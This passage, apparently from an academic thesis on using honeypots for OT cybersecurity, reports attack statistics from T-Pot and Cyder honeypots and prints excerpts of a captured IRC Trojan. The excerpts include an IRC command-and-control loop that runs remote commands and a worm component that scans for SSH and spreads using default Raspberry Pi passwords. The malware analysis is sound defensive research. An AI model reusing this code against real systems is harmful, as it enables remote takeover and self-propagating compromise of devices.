


Figure 4-13 Attacks by country.

A more detailed view of this is provided in Figure 4-14 which not only indicates the country of origin but also identifies the preferred port which was attacked. Port 22 had the majority of the interactions from the top five countries (Türkiye, Australia, Singapore, China and USA) except China as seen below.




Figure 4-14 Attacks by country and port.

The malware that the Cowrie Honeypot collected was then downloaded. Only one malware sample was collected. By analysing the malware sample in Inter-Analyze and Virus Total the

sample was identified as a IRC Trojan. Figure 4-15 below shows the IRC addresses the malware attempts to connect to.

```
66 SYS=`uname -a | md5sum | awk -F' ' '{print $1}'`
67 NICK=a${SYS:24}
68 while [ true ]; do
69
70      arr[0]="ix1.undernet.org"
71      arr[1]="ix2.undernet.org"
72      arr[2]="Ashburn.Va.Us.UnderNet.org"
73      arr[3]="Bucharest.RO.EU.Undernet.Org"
74      arr[4]="Budapest.HU.EU.UnderNet.org"
75      arr[5]="Chicago.IL.US.Undernet.org"
76      rand=$[$RANDOM % 6]
77      svr=${arr[$rand]}
78
```

Figure 4-15 IRC URL

After the Malware has connected to the IRC network it joins a chat room and sends some messages such as “hi”. It proceeds to then private message the SSH key the device has created, enabling the threat actor to connect to the device. Figure 4-16 identifies the private message with the SSH keys:

```
    # Main loop
    while [ true ]; do
        eval "read msg_in <&3;"

        if [[ ! "$?" -eq 0 ]] ; then
            break
        fi

        if  [[ "$msg_in" =~ "PING" ]] ; then
            printf "PONG %s\n" "${msg_in:5}";
            eval 'printf "PONG %s\r\n" "${msg_in:5}" >&3;'
            if [[ ! "$?" -eq 0 ]] ; then
                break
            fi
            sleep 1
            eval 'printf "JOIN #biret\r\n" >&3;'
            if [[ ! "$?" -eq 0 ]] ; then
                break
            fi
        elif [[ "$msg_in" =~ "PRIVMSG" ]] ; then
            privmsg_h=$(echo $msg_in| cut -d':' -f 3)
            privmsg_data=$(echo $msg_in| cut -d':' -f 4)
            privmsg_nick=$(echo $msg_in| cut -d':' -f 2 | cut -d'!' -f 1)

            hash=`echo $privmsg_data | base64 -d -i | md5sum | awk -F' ' '{print $1}'`
            sign=`echo $privmsg_h | base64 -d -i | openssl rsautl -verify -inkey /tmp/public.pem -pubin`

            if [[ "$sign" == "$hash" ]] ; then
                CMD=`echo $privmsg_data | base64 -d -i`
                RES=`bash -c "$CMD" | base64 -w 0`
                eval 'printf "PRIVMSG $privmsg_nick :$RES\r\n" >&3;'
                if [[ ! "$?" -eq 0 ]] ; then
                    break
                fi
            fi
        fi
    done
done
EOFMARKER
```

Figure 4-16 Main loop

Finally, the malicious script attempts to propagate itself across the network by scanning for open SSH ports. If it discovers any it attempts to copy the malware to the host machine by using default raspberry pi credentials. As seen in Figure 4-17 below:

```
chmod +x /tmp/$BOT
nohup /tmp/$BOT 2>&1 > /tmp/bot.log &
rm /tmp/nohup.log -rf
rm -rf nohup.out
sleep 3
rm -rf /tmp/$BOT

NAME=`mktemp -u 'XXXXXXXX'`

date > /tmp/.s

apt-get update -y --force-yes
apt-get install zmap sshpass -y --force-yes

while [ true ]; do
    FILE=`mktemp`
    zmap -p 22 -o $FILE -n 100000
    killall ssh scp
    for IP in `cat $FILE`
    do
        sshpass -praspberry scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF pi@$IP:/tmp/$NAME  && echo $IP >>
        /opt/.r && sshpass -praspberry ssh pi@$IP -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME && bash -c ./$NAME" &
        sshpass -praspberryraspberry993311 scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /
        opt/.r && sshpass -praspberryraspberry993311 ssh pi@$IP -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME && bash -c ./$NAME
    done
    rm -rf $FILE
    sleep 10
done

fi
```

Figure 4-17 Propagation Component

Figure 4-18 identifies the MITRE ATT&CK framework TTPs that the threat actors employed.

Figure 4-18 MITRE ATT&CK Framework

The full malware sample can be found in Appendix I - IRC Trojan.

4.1.6. ConPot

ConPot an industrial Honeypot which emulates OT specific ports and services. Although it received fewer attacks than Cowrie Honeypot, only 192 during the sample week. Figure 4-19 indicates the IP of origin of the top ten threat actors targeting ConPot. The USA had the largest with more than a quarter of the overall attacks.




Figure 4-19 attacks by country.

Figure 4-20 further elaborates on this by disclosing the top 5 countries of origin; USA, UK, Thailand, Hong Kong, and Portugal. This discloses the most popular port that was attacked by each country.

Figure 4-20 Attack by country and port.

4.1.7. Heralding

The Heralding Honeypot is a simple credential gathering Honeypot that runs on various services. During the sample week the Honeypot generated 1,945 which is larger than the ConPot Honeypot. Figure 4-21 details the Histogram of attacks against the Honeypot. We can see a significant spike in the Honeypot data during the sample week with Bulgaria being the country of origin.




Figure 4-21 Attacks by country histogram.

The Tag Cloud in Figure 4-22 shows the credentials gathered by the Heralding Honeypot during the sample week. The most popular usernames are shown.

Figure 4-22 Username tag cloud.

The Tag Cloud in Figure 4-23 shows the credentials gathered by the Heralding Honeypot during the sample week. The most popular passwords are shown.




Figure 4-23 Password tag cloud.

4.1.8. Citrix Honeypot

The Citrix Honeypot is a Honeypot that is designed to mimic a vulnerable Citrix server, it acts as a trap for attackers exploiting known weaknesses, in Citrix NetScaler or Gateway tools which could be used by OT/IT teams to connect two environments. During the sample week the Honeypot collected 440 interactions. As seen in Figure 4-24 there is a large spike in traffic from the USA around the 25th of February, and smaller spikes in network traffic originating in France on the 26th of February and 1st of March.




Figure 4-24 Citrix Histogram

A more detailed view of the top ten source countries targeting the Citrix Honeypots can be seen in Figure 4-25. This figure clearly shows that over three quarters of the interactions originate from just three countries the US, France, and UK.




Figure 4-25 Attacks by country.

Following on from this Suricata identifies that almost all IP's are coming from known attackers a similar picture to most of T-Pot's Honeypots. However, with the Citrix Honeypot we can also see an increase in the number of bots and crawlers as observed in Figure 4-26.




Figure 4-26 Attacker source IP reputation.

4.2. Cyder

4.2.1. Overview

The graphs outlined below provides a top-level summary of the data that Cyder collected during the month. A decision was made to use the total data collected by Cyder instead of the sample week due to its lower interaction rate.

Figure 4-27 shows the volume of interactions Cyder had during the month 2nd February – 2nd March 2024.

Figure 4-27 Cyder Hits

Of the interactions on the Cyder Honeypot the majority came from Singapore as shown in Figure 4-28 which identifies the sources of the interactions.




Figure 4-28 Attack map.

The interactions with the Cyder Honeypot were largely with SSH (port 22) with over three quarters of hits against the Honeypot. Telnet (port 23) came second with less than a quarter. These figures are illustrated below.




Figure 4-29 Cyder popular ports.

As seen in Figure 4-30 the large amount of Singapore based attacks came at the end of the month. The Honeypot had however received interactions from various sources throughout its time deployed.




Figure 4-30 Histogram of attacks.

Figure 4-31 further elaborates on this by disclosing the top 5 countries of origin; Singapore, China, Korea, India, and UK. The Honeypot discloses the most popular port that was attacked by each country.




Figure 4-31 Top protocols of threat actors.

The Tag Cloud in Figure 4-32 shows the credentials gathered by the Cyder Honeypot during the month. The most popular usernames are shown.




Figure 4-32 Username Tag Cloud

The Tag Cloud in Figure 4-33 shows the credentials gathered by the Cyder Honeypot during the month. The most popular passwords are shown.




Figure 4-33 Password Tag Cloud

Additional Honeypot graphs from both T-Pot and can be found in Appendix D – H.

4.3. Conclusion

The results presented demonstrates the successful implementation of the practical component of the project. These will be discussed in detail within the next chapter.

5. Discussion

5.1. Introduction

The aim of this project was to improve Operational Technology (OT) Cybersecurity by using Honeypots. Honeypots were deployed to attract threat actors, to allow analysis of their methodology and their intent. The information gained was shared with the wider OT community to gain a better understanding of how this would affect real Industrial Control Systems (ICS) and to assist in mitigating against these attacks. This chapter will discuss to what extent the overall aims of the project were met and evaluate this against the reviewed literature and results obtained from the methodology used.

The discussion will be broken into three sections in order to answer the three research questions:

- Research Question 1: How can Honeypots be used to enhance Operational Technology (OT) Cybersecurity?
- Research Question 2: How can Honeypots be used to attract threat actors and facilitate the analysis of their methodology, revealing their intent within OT environments?
- Research Question 3: What is the most effective way to share the data generated with the wider OT community, to allow for a better understanding of how this would affect real Industrial Control Systems (ICS) and to assist them in mitigating against these attacks?

5.2. Research Question 1

The first research question “How can Honeypots be used to enhance Operational Technology (OT) cybersecurity?” will be addressed. Through the literature review and practical component of this research, it became clear that Honeypots have a part to play as they are a valuable tool in a cybersecurity professional's arsenal when developing a Cyber Threat Intelligence (CTI) capability.

5.2.1. Honeypot Overview

During the course of the practical component of this research, both Honeypots collected a large number of interactions including popular ports, IP addresses, and credentials. Both Honeypots proved attractive with over half a million interactions within the timeframe. T-Pot, due to its opensource and private support from Deutsche Telekom Security GmbH, ran smoothly throughout the project. The T-Pot Honeypot also revealed the popular CVE’s threat actors attempted to exploit. Threat actors also planted malware samples which were able to be downloaded. T-Pot received a significant amount of data, around half a million interactions, this was larger than Lygerou et al., (2022) in “A decentralized Honeypot for IoT Protocols based on Android devices” which received around three hundred thousand interactions over a six month

timeframe. The data gathered is valuable to security teams to enhance their cybersecurity understanding.

